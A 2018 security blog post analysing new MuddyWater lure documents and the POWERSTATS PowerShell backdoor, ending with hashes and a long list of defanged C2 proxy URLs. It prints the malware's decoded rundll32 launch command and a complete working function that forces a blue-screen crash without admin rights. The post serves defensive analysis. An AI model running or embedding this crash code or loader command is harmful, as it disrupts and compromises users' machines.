
Clearing the MuddyWater - Analysis of new MuddyWater Samples

sec0wn.blogspot.com/2018/05/clearing-muddywater-analysis-of-new.html

Mo Bustami

INTRODUCTION

It has been over 2 months since I last wrote about MuddyWater or Temp.Zagros as named by FireEye. To be honest, I felt they were going quiet for a while; but boy was I wrong. Starting this week I have picked up some new interesting samples. Although these new samples have lots of similarities with the ones from earlier in the year, there are still some interesting aspects and additional, you guessed it, obfuscation used in the new samples. Their heavy focus on layered obfuscation and preference for PowerShell is still apparent. However, I will highlight what changed based on the samples that I have analyzed.
Below are screenshots of some of the recent lure documents used by this group. All Hashes are at the end of the blog.



You can see from the above screenshots that their targeting seem to continue to focus on the Middle East Region (Turkey and Iraq) and Pakistan. As mentioned in my previous blogs, these lures can give us an idea of the organizations and industries that might have been targeted by this wave.
The timeline of these lures based on VT submission dates seems to be from Mid Feb all the way to the most recent sample dated May 6, 2018 which I will be focusing on. The sample has the name "*mofa.gov.iq.doc*"
- 94625dd8151814dd6186735a6a6a87b2a4c71c04b8402caf314fb6f98434eaad. MOFA of course stands for Ministry of Foreign Affairs.

FROM MACRO TO POWERSTATS - STEP BY STEP ANALYSIS

I will be analyzing the sample in detail this time. I will only highlight any new/modified aspects from the obfuscation used or any additional functionality in the POWERSTATS backdoor.
The document contains a Macro code with multiple Base64 encoded segments as shown below

The first Base64 encoded variable decodes to a another chunk of encoded data as shown below. We will get back to this later on


- The second Base64 encoded variable decodes to "*c:\windows\system32\rundll32.exe advpack.dll,LaunchINFSection C:\ProgramData\EventManager.logs,Defender,1,*"
- The third Base64 encoded variable decodes to an encoded XML file that include a obfuscated Java Script as shown below

Once you decode the Javascript that is embedded in the XML file you will be presented with the below

The decoded script is in fact a PowerShell script that is performing further decoding routine on a file called "*C:\\\\ProgramData\\\\WindowsDefenderService.ini*".
The content of this file is actually the encoded data from the first Base64 chunk. Once decoded, the content looks familiar as it is indeed a variant of the POWERSTATS backdoor. Lets go through a couple of the obfuscation layers used in this variant.

First, decoding the data chunk will result in the following encoded PowerShell


Notice the use of *iex* which is a variant of *Invoke-Expression*. In order to see the output of this, we substitute *iex* with *Write-Output* and we will be presented with the below



Although it looks messy, it does look familiar; The character substitution functions and the character replacements. We are getting closer. You can notice in the image above the "*& ((vaRIABle '*MDR*').NAME[3,11,2]-jOiN'')*". This in fact is *Invoke-Expression* just obfuscated. This means we can replace it with *Write-Output* as well. and the result script is something that looks like this

Again, you can notice the use of "*($enV:ComSpEc[4,24,25]-jOiN")*" which is iex. Meaning we can replace it again with *Write-Output*.

This circle of obfuscation keeps going on until we reach the decoded script which we are familiar with including the Proxy URLs and the IP identification as shown below



This, of course is just one part of the big encoded PS script. The second and third part are the actual functionality of the Backdoor.

SO WHAT IS NEW OR NOT

Most of the functionality that I described in my last blog still exists with the new variants. However, there are some new additions and some modifications on the code:

> Screenshot function is re-written however the same purpose remains. It takes a screenshot of the victim's screen, saves it as PNG, converts it to bytes, encodes it with Base64 and then uploads it to the C&C.

> Inclusion of a *Blue Screen of Death* or *BSOD* code in case a certain process is found. This part of anti-debugging and anti-analysis technique

The function highlighted at the bottom of the picture "*GDKZVLJXGAPYNUGCPJNPGZQPOLPPBG*" leads to a piece of code:

function GDKZVLJXGAPYNUGCPJNPGZQPOLPPBG(){

$s = @"

using System;

using System.Runtime.InteropServices;

public static class C{

[DllImport("ntdll.dll")]

public static extern uint RtlAdjustPrivilege(int Privilege, bool bEnablePrivilege, bool IsThreadPrivilege, out bool PreviousValue);

[DllImport("ntdll.dll")]

public static extern uint NtRaiseHardError(uint ErrorStatus, uint NumberOfParameters, uint UnicodeStringParameterMask, IntPtr Parameters, uint ValidResponseOption, out uint Response);

public static unsafe void Kill(){

Boolean tmp1;

uint tmp2;

RtlAdjustPrivilege(19, true, false, out tmp1);

NtRaiseHardError(0xc0000022, 0, 0, IntPtr.Zero, 6, out tmp2);

}

}

"@

$c = new-object -typename system.CodeDom.Compiler.CompilerParameters

$c.CompilerOptions = '/unsafe'

$a = Add-Type -TypeDefinition $s -Language CSharp -PassThru -CompilerParameters $c

[C]::Kill()

}

This is an exact copy of *Invoke-BSOD* code that was created by *Barrett Adams* (@peewpw) about a month ago and is available on his GitHub page. One thing to note is that this code can BSOD a machine without the need for admin privileges as described by the author.

The same function and code is also used if processes that include *"cmd.exe, PowerShell.exe or Powershell_ISE.exe"* exist on the vicitm system.

> There is also a function that is looking for the following strings within *ProgramData* folder - "*Kasper, Panda and ESET*". If found, then the screenshot functionality and upload function will break.

FINAL THOUGHTS

As with other iterations and previous write-ups about this group, they seem to have been continuing their activity and targeting different countries. In this wave they seem to have:

1. Included an additional layer of obfuscation to the main backdoor code by using Base64 -> Obfuscated JS in XML -> Powershell character manipulations before you are presented with the encoded POWERSTATS variant.
2. Updated section of the POWERSTATS code to include a BSOD functionality to battle Analysis and debugging.
3. Only relies on DDEInitiate to move laterally. They seem to have ditched the other two methods from previous samples.

INDICATORS OF COMPROMISE

HASHES

94625dd8151814dd6186735a6a6a87b2a4c71c04b8402caf314fb6f98434eaad
5c7d16bd89ef37fe02cac1851e7214a01636ee4061a80bfdbde3a2d199721a79
76e9988dad0278998861717c774227bf94112db548946ef617bfaa262cb5e338

707d2128a0c326626adef0d3a4cab78562abd82c2bd8ede8cc82f86c01f1e024
b7b8faac19a58548b28506415f9ece479055e9af0557911ca8bbaa82b483ffb8
18cf5795c2208d330bd297c18445a9e25238dd7f28a1a6ef55e2a9239f5748cd

PROXY LIST

hxxp://alessandrofoglino[.]com//wp-config-ini.php
hxxps://www.theharith[.]com/wp-includes/wp-config-ini.php
hxxp://www.easy-home-sales[.]co.za//wp-config-ini.php
hxxps://amishcountryfurnishings[.]com/awstats/wp-config-ini.php
hxxp://chinamall[.]co.za//wp-config-ini.php
hxxp://themotoringcalendar[.]co.za//wp-config-ini.php
hxxp://bluehawkbeats[.]com//wp-config-ini.php
hxxp://www.gilforsenate[.]com//wp-config-ini.php
hxxp://answerstoprayer[.]org//wp-config-ini.php
hxxp://mgamule[.]co.za/oldweb/wp-config-ini.php
hxxp://chrisdejager-attorneys[.]co.za//wp-config-ini.php
hxxp://finalnewstv[.]com//wp-config-ini.php
hxxps://www.brand-stories.gr//wp-config-ini.php
hxxp://www.duotonedigital[.]co.za//wp-config-ini.php
hxxp://www.britishasia-equip[.]co.uk//wp-config-ini.php
hxxp://www.tanati[.]co.za//wp-config-ini.php
hxxp://emware[.]co.za//wp-config-ini.php
hxxp://breastfeedingbra[.]co.za//wp-config-ini.php
hxxp://www.androidwikihow[.]com//wp-config-ini.php
hxxp://cashforyousa[.]co.za//wp-config-ini.php
hxxp://hesterwebber[.]co.za//wp-config-ini.php
hxxp://bramloosveld.be/trainer/wp-config-ini.php
hxxp://fickstarelectrical[.]co.za//wp-config-ini.php
hxxp://buchnation[.]com//wp-config-ini.php
hxxp://hostingvalley[.]co.uk/downloads/wp-config-ini.php
hxxp://bluefor[.]com/magento/wp-config-ini.php
hxxp://foryou.guru/css/wp-config-ini.php
hxxp://www.daleth[.]co.za//wp-config-ini.php
hxxps://www.buyandenjoy.pk//wp-config-ini.php
hxxps://annodle[.]com/wp-includes/wp-config-ini.php
hxxp://goldeninstitute[.]co.za/contents/wp-config-ini.php
hxxp://advss[.]co.za/images/wp-config-ini.php
hxxp://ednpk[.]com//wp-config-ini.php
hxxp://proeventsports[.]co.za/wp-admin/wp-config-ini.php
hxxp://glenbridge[.]co.za//wp-config-ini.php
hxxp://berped[.]co.za//wp-config-ini.php

hxxp://best-digital-slr-cameras[.]com//wp-config-ini.php
hxxps://kamas.pk//wp-config-ini.php
hxxps://bekkersweldingservice.nl//wp-config-ini.php
hxxp://bogdanandreescu.fit//wp-config-ini.php
hxxp://www.bashancorp[.]co.za//wp-config-ini.php
hxxps://www.bmcars.nl/wp-admin/wp-config-ini.php
hxxp://visionclinic[.]co.ls/visionclinic/wp-config-ini.php
hxxps://www.antojoentucocina[.]com//wp-config-ini.php
hxxp://www.ihlosiqs-pm[.]co.za//wp-config-ini.php
hxxp://capitalradiopetition[.]co.za//wp-config-ini.php
hxxp://www.generictoners[.]co.za//wp-config-ini.php
hxxp://almaqsd[.]com/wp-includes/wp-config-ini.php
hxxp://www.alessioborzuola[.]com/downloads/wp-config-ini.php
hxxp://briskid[.]com//wp-config-ini.php
hxxp://bios-chip[.]co.za//wp-config-ini.php
hxxp://www.crissamconsulting[.]co.za//wp-config-ini.php
hxxp://capriflower[.]co.za//wp-config-ini.php
hxxp://www.dingaanassociates[.]co.za//wp-config-ini.php
hxxp://batistadopovosjc[.]org.br//wp-config-ini.php
hxxp://indiba-africa[.]co.za//wp-config-ini.php
hxxp://apollonweb[.]com//wp-config-ini.php
hxxps://www.amighini.it/webservice/wp-config-ini.php
hxxp://blackrabbitthailand[.]com//wp-config-ini.php
hxxp://batthiqbal[.]com/sagenda/webroot/wp-config-ini.php
hxxp://clandecor[.]co.za/rvsUtf8Backup/wp-config-ini.php
hxxp://bakron[.]co.za//wp-config-ini.php
hxxp://gsnconsulting[.]co.za//wp-config-ini.php
hxxp://vumavaluations[.]co.za//wp-config-ini.php
hxxp://heritagetravelmw[.]com//wp-config-ini.php
hxxp://www.moboradar[.]com/wp-includes/wp-config-ini.php
hxxps://news9pakistan[.]com/wp-includes/wp-config-ini.php
hxxp://havilahglo[.]co.za/wpscripts/wp-config-ini.php
hxxp://binaries.site/wink/wp-config-ini.php
hxxp://www.bestdecorativemirrors[.]com/More-Mirrors/wp-config-ini.php
hxxp://clouditzone[.]com/revolution/assets/wp-config-ini.php
hxxp://delectronics[.]com.pk//wp-config-ini.php
hxxps://boudua[.]com//wp-config-ini.php
hxxp://baynetins[.]com//wp-config-ini.php
hxxp://insafradio.pk/pos/wp-config-ini.php
hxxp://www.harmonyguesthouse[.]co.za//wp-config-ini.php
hxxp://fsproperties[.]co.za/engine1/wp-config-ini.php
hxxp://desirablehair[.]co.za//wp-config-ini.php

hxxp://comsip[.]org.mw//wp-config-ini.php
hxxp://www.wbdrivingschool[.]com//wp-config-ini.php
hxxp://jdcorporate[.]co.za/catalog/wp-config-ini.php
hxxp://bradleysherrer[.]com/wp/wp-config-ini.php
hxxp://debnoch[.]com/image/wp-config-ini.php
hxxp://adsbook[.]co.za//wp-config-ini.php
hxxp://host4unix.net/host24new/wp-config-ini.php
hxxp://jvpsfunerals[.]co.za//wp-config-ini.php
hxxp://immaculatepainters[.]co.za//wp-config-ini.php
hxxp://tcpbereka[.]co.za/js/wp-config-ini.php
hxxp://investaholdings[.]co.za/htc/wp-config-ini.php
hxxp://tuules[.]com//wp-config-ini.php
hxxp://findinfo-more[.]com//wp-config-ini.php
hxxp://bmorecleaning[.]com//wp-config-ini.php
hxxp://www.goolineb2b[.]com//wp-config-ini.php
hxxp://www.triconfabrication[.]com/wp-includes/wp-config-ini.php
hxxp://irshadfoundation[.]co.za//wp-config-ini.php
hxxp://www.blattoamsterdam[.]com//wp-config-ini.php
hxxp://ladiescircle[.]co.za//wp-config-ini.php
hxxp://domesticguardians[.]co.za/Banner/wp-config-ini.php
hxxp://jhphotoedits[.]co.za//wp-config-ini.php
hxxp://iqra[.]co.za/pub/wp-config-ini.php
hxxps://bestbedrails.reviews//wp-config-ini.php
hxxp://www.banditrockradio[.]com//wp-config-ini.php
hxxp://burgercoetzeeattorneys[.]co.za//wp-config-ini.php
hxxp://burgeystikihut[.]com//wp-config-ini.php
hxxp://alphaobring[.]com//wp-config-ini.php
hxxp://www.galwayprimary[.]co.za//wp-config-ini.php
hxxps://lahorewholesalemarket[.]com//wp-config-ini.php
hxxp://bitandbyte62[.]com/faibrescia/wp-config-ini.php
hxxp://www.bioforgehealth[.]org//wp-config-ini.php
hxxp://www.brianzashop.it//wp-config-ini.php
hxxp://geetransfers[.]co.za/font-awesome/wp-config-ini.php
hxxps://www.blubaytrading[.]com//wp-config-ini.php
hxxp://carlagrobler[.]co.za/components/wp-config-ini.php
hxxp://btfila[.]org/wp-includes/wp-config-ini.php
hxxp://lensofafrica[.]co.za//wp-config-ini.php
hxxp://greenacrestf[.]co.za/video/wp-config-ini.php
hxxp://www.tonaro[.]co.za//wp-config-ini.php
hxxp://www.amphibiblechurch[.]com/wp-admin/wp-config-ini.php
hxxp://bumpapps[.]com/apps/wp-config-ini.php
hxxp://ambiances-toiles.fr//wp-config-ini.php

hxxp://dailyqadamat[.]com//wp-config-ini.php
hxxp://tophillsports[.]com//wp-config-ini.php
hxxp://chrishanicdc[.]org/wpimages/wp-config-ini.php
hxxp://architectsinc.net/mail/wp-config-ini.php
hxxp://www.ieced[.]com.pk//wp-config-ini.php
hxxp://entracorntrading[.]co.za//wp-config-ini.php
hxxps://www.besman.de//wp-config-ini.php
hxxp://chickenandkitchen[.]com//wp-config-ini.php
hxxps://www.hosthof[.]com//wp-config-ini.php
hxxp://signsoftime[.]co.za//wp-config-ini.php
hxxp://www.be-indigene.be//wp-config-ini.php
hxxp://absfinancialplanning[.]co.za/images/wp-config-ini.php
hxxp://charispaarl[.]co.za//wp-config-ini.php
hxxp://indlovusecurity[.]co.za//wp-config-ini.php
hxxp://elemech[.]com.pk//wp-config-ini.php
hxxp://bafflethink[.]com/administrator/wp-config-ini.php
hxxp://luxconprojects[.]co.za//wp-config-ini.php
hxxp://brandr.ge//wp-config-ini.php
hxxps://www.amateurastronomy[.]org//wp-config-ini.php
hxxp://comfortex[.]co.za/php/wp-config-ini.php
hxxp://deepgraphics[.]co.za//wp-config-ini.php
hxxps://iconicciti[.]com//wp-config-ini.php
hxxp://www.bazookagames.net//wp-config-ini.php
hxxp://sefikengfarm[.]co.ls//wp-config-ini.php
hxxp://passright[.]co.za//wp-config-ini.php
hxxp://aboutduvetcovers[.]com//wp-config-ini.php
hxxp://seismicfactory[.]co.za//wp-config-ini.php
hxxp://abadleabantu[.]co.za//wp-config-ini.php
hxxp://www.gooline.net//wp-config-ini.php
hxxp://bookdoctormeeting[.]com//wp-config-ini.php
hxxps://aquabsafe[.]com//wp-config-ini.php
hxxp://amatikulutours[.]com/tmp/wp-config-ini.php
hxxp://alemaohost[.]com/meniskoumantareas.gr/public_html/tmp/wp-config-ini.php
hxxp://archersassociationofamerica[.]org//wp-config-ini.php
hxxps://www.baossdigital[.]com/wp-includes/wp-config-ini.php
hxxp://rightwayfoundationpk[.]org/wp-admin/wp-config-ini.php
hxxp://bmasokaprojects[.]co.za//wp-config-ini.php
hxxp://itengineering[.]co.za/gatewaydiamond/wp-config-ini.php
hxxp://globalelectricalandconstruction[.]co.za/wpscripts/wp-config-ini.php
hxxp://adriaanvorster[.]co.za//wp-config-ini.php
hxxps://www.boutiquesxxx[.]com//wp-config-ini.php
hxxp://buildingstandards[.]com.pk//wp-config-ini.php

hxxp://jakobieducation[.]co.za//wp-config-ini.php
hxxp://breakoutmonitor.info//wp-config-ini.php
hxxps://besttweezers.reviews//wp-config-ini.php
hxxp://ldams[.]org.ls/supplies/wp-config-ini.php
hxxp://menaboracks[.]co.za/tmp/wp-config-ini.php
hxxp://fourseasonscaterersdecorators[.]com//wp-config-ini.php
hxxp://capetownway[.]co.za//wp-config-ini.php
hxxp://hartenboswaterpark[.]co.za/templates/wp-config-ini.php
hxxp://fccorp[.]co.za/php/wp-config-ini.php
hxxp://angar68[.]com//wp-config-ini.php
hxxp://www.bestarticlespinnerr[.]com/wp-admin/wp-config-ini.php
hxxp://serversvalley[.]com//wp-config-ini.php
hxxp://breakbyte[.]com//wp-config-ini.php
hxxps://www.logicsfort[.]com//wp-config-ini.php
hxxp://blackwolfco[.]com//wp-config-ini.php
hxxp://www.exomi.es/wp-admin/wp-config-ini.php
hxxp://verifiedseller[.]co.za/js/wp-config-ini.php
hxxps://www.bolagsregistrering.eu//wp-config-ini.php
hxxp://cdxtrading[.]co.za//wp-config-ini.php
hxxp://aahung[.]org//wp-config-ini.php
hxxps://rstextilesourcing[.]com//wp-config-ini.php
hxxps://bravori[.]com//wp-config-ini.php
hxxp://buboobioinnovations[.]co.za/wpimages/wp-config-ini.php
hxxp://www.advcadsys[.]com//wp-config-ini.php
hxxp://isibaniedu[.]co.za/admin/wp-config-ini.php
hxxp://dianakleyn[.]co.za/layouts/wp-config-ini.php
hxxp://amesoulcoaching[.]com/wp-admin/wp-config-ini.php
hxxp://www.loansonhomes[.]co.za//wp-config-ini.php
hxxp://empowerbridge[.]com/projects/abianasystem/wp-config-ini.php
hxxp://alfredocifuentes[.]com//wp-config-ini.php
hxxp://www.gooline.pk//wp-config-ini.php
hxxp://highschoolsuperstar[.]co.za/files/wp-config-ini.php
hxxps://bogjerlow[.]com/project/wp-config-ini.php
hxxp://cafawelding[.]co.za/font-awesome/wp-config-ini.php
hxxp://apalawyers.pt//wp-config-ini.php
hxxp://www.edesignz[.]co.za//wp-config-ini.php
hxxp://centuryacademy[.]co.za/css/wp-config-ini.php
hxxp://buenasia[.]com/wp-includes/wp-config-ini.php
hxxp://ceramica[.]co.za//wp-config-ini.php
hxxp://banjo.la//wp-config-ini.php
hxxp://www.alfredoposada[.]com//wp-config-ini.php
hxxp://allisonplumbing[.]com//wp-config-ini.php

hxxp://eastrandmotorlab[.]co.za/fleet/wp-config-ini.php
hxxp://www.mikimaths[.]com//wp-config-ini.php
hxxp://hjb-racing[.]co.za/htdocs/wp-config-ini.php
hxxp://welcomecaters[.]com//wp-config-ini.php
hxxp://www.andreabelfi[.]com//wp-config-ini.php
hxxp://www.iancullen[.]co.za//wp-config-ini.php
hxxp://jeanetteproperties[.]co.za//wp-config-ini.php
hxxps://www.bridgestobodhi[.]org//wp-config-ini.php
hxxp://www.rejoicetheatre[.]com//wp-config-ini.php
hxxps://alterwebhost[.]com//wp-config-ini.php
hxxp://dpscdgkhan.edu.pk/shopping/wp-config-ini.php
hxxp://edgeforensic[.]co.za//wp-config-ini.php
hxxp://willpowerpos[.]co.za//wp-config-ini.php
hxxp://colenesphotography[.]co.za/modules/wp-config-ini.php
hxxp://bfval[.]com/tmp/wp-config-ini.php
hxxps://aliart.nl//wp-config-ini.php
hxxps://bosacik.sk//wp-config-ini.php
hxxp://mailingservers.net//wp-config-ini.php
hxxp://fbrvolume[.]co.za//wp-config-ini.php
hxxp://9newshd[.]com//wp-config-ini.php
hxxp://bartabee[.]com//wp-config-ini.php
hxxp://www.khotsonglodge[.]co.ls//wp-config-ini.php
hxxp://erniecommunications[.]co.za/js/wp-config-ini.php
hxxp://promechtransport[.]co.za/scripts/wp-config-ini.php
hxxp://centuriongsd[.]co.za//wp-config-ini.php
hxxp://delcom[.]co.za//wp-config-ini.php
hxxp://www.andrebruton[.]com//wp-config-ini.php
hxxp://h-dubepromotions[.]co.za//wp-config-ini.php
hxxps://bestcoolingtowels.reviews//wp-config-ini.php
hxxp://crystaltidings[.]co.za//wp-config-ini.php
hxxp://diegemmerkat[.]co.za//wp-config-ini.php
hxxp://funisalodge[.]co.za/data1/wp-config-ini.php
hxxp://www.hfhl[.]org.ls/habitat/wp-config-ini.php
hxxp://experttutors[.]co.za//wp-config-ini.php
hxxps://www.cartridgecave[.]co.za//wp-config-ini.php
hxxp://ecs-consult[.]com//wp-config-ini.php
hxxp://oftheearthphotography[.]com/www/wp-config-ini.php
hxxp://hmholdings360[.]co.za//wp-config-ini.php
hxxp://joyngroup[.]com//wp-config-ini.php
hxxp://www.bertflierdesign.nl//wp-config-ini.php
hxxp://seoinlahorepakistan[.]com/clockwork/wp-config-ini.php
hxxp://africanpixels.zar.cc//wp-config-ini.php

hxxp://cazochem[.]co.za/cazochem/wp-config-ini.php
hxxp://ryanchristiefurniture[.]co.za//wp-config-ini.php
hxxp://evansmokaba[.]com/evansmokaba[.]com/thabiso/wp-config-ini.php
hxxp://arabsdeals[.]com//wp-config-ini.php
hxxp://www.fun4kidz[.]co.za//wp-config-ini.php
hxxp://www.infratechconsulting[.]com//wp-config-ini.php
hxxp://courtesydriving[.]co.za/js/wp-config-ini.php
hxxp://bluecrome[.]com//wp-config-ini.php
hxxp://charliewestsecurity[.]co.za//wp-config-ini.php
hxxps://buildyoursalon[.]com/wp-includes/wp-config-ini.php
hxxp://beehiveholdingszar[.]co.za//wp-config-ini.php
hxxp://servicebox[.]co.za//wp-config-ini.php
hxxp://www.malboer[.]co.za/trendy1/wp-config-ini.php
hxxp://biondi[.]co//wp-config-ini.php
hxxp://funeralbusinesssolution[.]com/email_template/wp-config-ini.php
hxxp://ushostinc[.]com/ioncube/wp-config-ini.php
hxxps://alceharfield[.]com//wp-config-ini.php
hxxp://indocraft[.]co.za/test/wp-config-ini.php
hxxp://www.londonbeautyclinic.pk/wp-includes/wp-config-ini.php
hxxp://sullivanprimary[.]co.za//wp-config-ini.php
hxxp://btg4hope[.]org//wp-config-ini.php
hxxp://bo-crm[.]com/corel[.]com.bo/wp-config-ini.php
hxxp://abvsecurity[.]co.za//wp-config-ini.php
hxxp://cambridgetuts[.]com//wp-config-ini.php
hxxps://bestaxi.nl//wp-config-ini.php
hxxp://jwseshowe[.]co.za/assets/wp-config-ini.php
hxxp://winagainstebola[.]com//wp-config-ini.php
hxxp://anubandh.in//wp-config-ini.php
hxxps://bgadvocaten.nl/wp-admin/wp-config-ini.php
hxxp://freeskl[.]com/sports/wp-config-ini.php
hxxp://www.abies[.]co.za//wp-config-ini.php
hxxps://www.applecartng[.]com//wp-config-ini.php
hxxps://bakayokocpa[.]com/wp-includes/wp-config-ini.php
hxxp://www.paktechinfo[.]com/wp-includes/wp-config-ini.php
hxxp://www.ariehandomri[.]com//wp-config-ini.php
hxxp://lahorecoolingtower[.]com//wp-config-ini.php
hxxps://boatwif[.]co.uk//wp-config-ini.php
hxxp://gideonitesprojects[.]com//wp-config-ini.php
hxxp://www.koshcreative[.]co.uk/wp-includes/wp-config-ini.php
hxxp://iinvest4u[.]co.za//wp-config-ini.php
hxxps://blankwebagency[.]com/components/wp-config-ini.php
hxxp://hybridauto[.]co.za/photography/wp-config-ini.php

hxxp://h-u-i[.]co.za/heiren/wp-config-ini.php
hxxp://insta-art[.]co.za//wp-config-ini.php
hxxp://abanganifunerals[.]co.za//wp-config-ini.php
hxxp://muallematsela[.]com//wp-config-ini.php
hxxps://arhiepiscopiabucurestilor.ro/templates/wp-config-ini.php
hxxp://perfectlabels.net//wp-config-ini.php
hxxps://www.alvarezarquitectos[.]com//wp-config-ini.php
hxxp://boardaffairs[.]com//wp-config-ini.php
hxxp://www.m-3[.]co.za//wp-config-ini.php
hxxp://beesrenovations[.]co.za/images/wp-config-ini.php
hxxp://bumbledyne[.]com/domainmod/wp-config-ini.php
hxxps://blockchainadvertisements.net//wp-config-ini.php
hxxp://mokorotlocorporate[.]com//wp-config-ini.php
hxxp://alchimiegrafiche.net/bbdelteatro/wp-config-ini.php
hxxps://bentivegna.es//wp-config-ini.php
hxxp://in2accounting[.]co.za//wp-config-ini.php
hxxp://capewindstrading[.]co.za//wp-config-ini.php
hxxp://bonus.rocks//wp-config-ini.php
hxxp://cloudhub[.]co.ls/modules/wp-config-ini.php
hxxp://bansko-furniture[.]co.uk//wp-config-ini.php
hxxp://digital-cameras-south-africa[.]co.za/script/wp-config-ini.php
hxxp://ahmadhasanat[.]com//wp-config-ini.php
hxxp://hosthof.pk/customer/wp-config-ini.php
hxxps://www.engeltjieakademie[.]co.za//wp-config-ini.php
hxxp://juniorad[.]co.za/vendor/wp-config-ini.php
hxxp://www.dws-gov[.]co.za//wp-config-ini.php
hxxp://www.getcord[.]co.za//wp-config-ini.php
hxxps://brokedudepodcast[.]com//wp-config-ini.php
hxxp://balaateen[.]co.za/less/wp-config-ini.php
hxxp://2strongmagazine[.]co.za//wp-config-ini.php
hxxp://bntlaminates[.]com//wp-config-ini.php
hxxp://embali[.]co.za//wp-config-ini.php
hxxp://beadbazaar[.]com.au/assets/css/wp-config-ini.php
hxxp://www.centreforgovernance.uk//wp-config-ini.php
hxxp://www.icsswaziland[.]com//wp-config-ini.php
hxxps://bulinvestconsult[.]com//wp-config-ini.php
hxxp://www.bhsmusic.net//wp-config-ini.php
hxxp://fragranceoil[.]co.za//wp-config-ini.php
hxxp://gvs[.]com.pk/font-awesome/wp-config-ini.php
hxxp://billielaw[.]com//wp-config-ini.php
hxxp://bagadesign.pt//wp-config-ini.php
hxxp://bahaykuboeliterealty[.]com.au//wp-config-ini.php

hxxp://haveytv[.]com//wp-config-ini.php
hxxp://www.animationinisrael[.]org/tmp_images/wp-config-ini.php
hxxp://www.buhlebayoacademy[.]com//wp-config-ini.php
hxxp://aexergy[.]com//wp-config-ini.php
hxxps://best-dreams[.]com//wp-config-ini.php
hxxp://blackthorn[.]co.za//wp-config-ini.php
hxxp://getabletravel[.]co.za/wpscripts/wp-config-ini.php
hxxp://www.amazingtour.pk//wp-config-ini.php
hxxp://printernet[.]co.za//wp-config-ini.php
hxxp://genesisbs[.]co.za//wp-config-ini.php
hxxp://cybercraft.biz/dist/wp-config-ini.php
hxxps://www.bcppro[.]com//wp-config-ini.php
hxxp://allsporthealthandfitness[.]com//wp-config-ini.php
hxxp://www[.]competitiveedoptions[.]com//wp-config-ini.php
hxxp://www.humorcarbons[.]com//wp-config-ini.php
hxxp://intelligentprotection[.]co.za//wp-config-ini.php
hxxp://lppaportal[.]org.ls//wp-config-ini.php
hxxp://incoso[.]co.za/images/wp-config-ini.php
hxxp://webhostinc.net//wp-config-ini.php
hxxp://bitteeth[.]com/docbank/wp-config-ini.php
hxxp://mukhtarfeeds[.]com//wp-config-ini.php
hxxp://isound[.]co.za//wp-config-ini.php
hxxp://www.acer-parts[.]co.za//wp-config-ini.php
hxxp://www.gsmmid[.]com//wp-config-ini.php
hxxp://24newstube[.]com//wp-config-ini.php
hxxp://goolinegaming[.]com//wp-config-ini.php
hxxp://hisandherskennels[.]co.za/php/wp-config-ini.php
hxxp://cmhts[.]co.za/resources/wp-config-ini.php
hxxp://glgroup[.]co.za/images/wp-config-ini.php
hxxp://thecompasssolutions[.]co.za//wp-config-ini.php
hxxp://iggleconsulting[.]com//wp-config-ini.php
hxxps://anotherdayinparadise.ca//wp-config-ini.php
hxxp://cupboardcure[.]co.za/vendor/wp-config-ini.php
hxxp://all2wedding[.]com/wp-includes/wp-config-ini.php
hxxp://allianz[.]com.pe//wp-config-ini.php
hxxps://bednbreakfasthotel[.]com//wp-config-ini.php
hxxp://broken-arrow[.]co.za//wp-config-ini.php
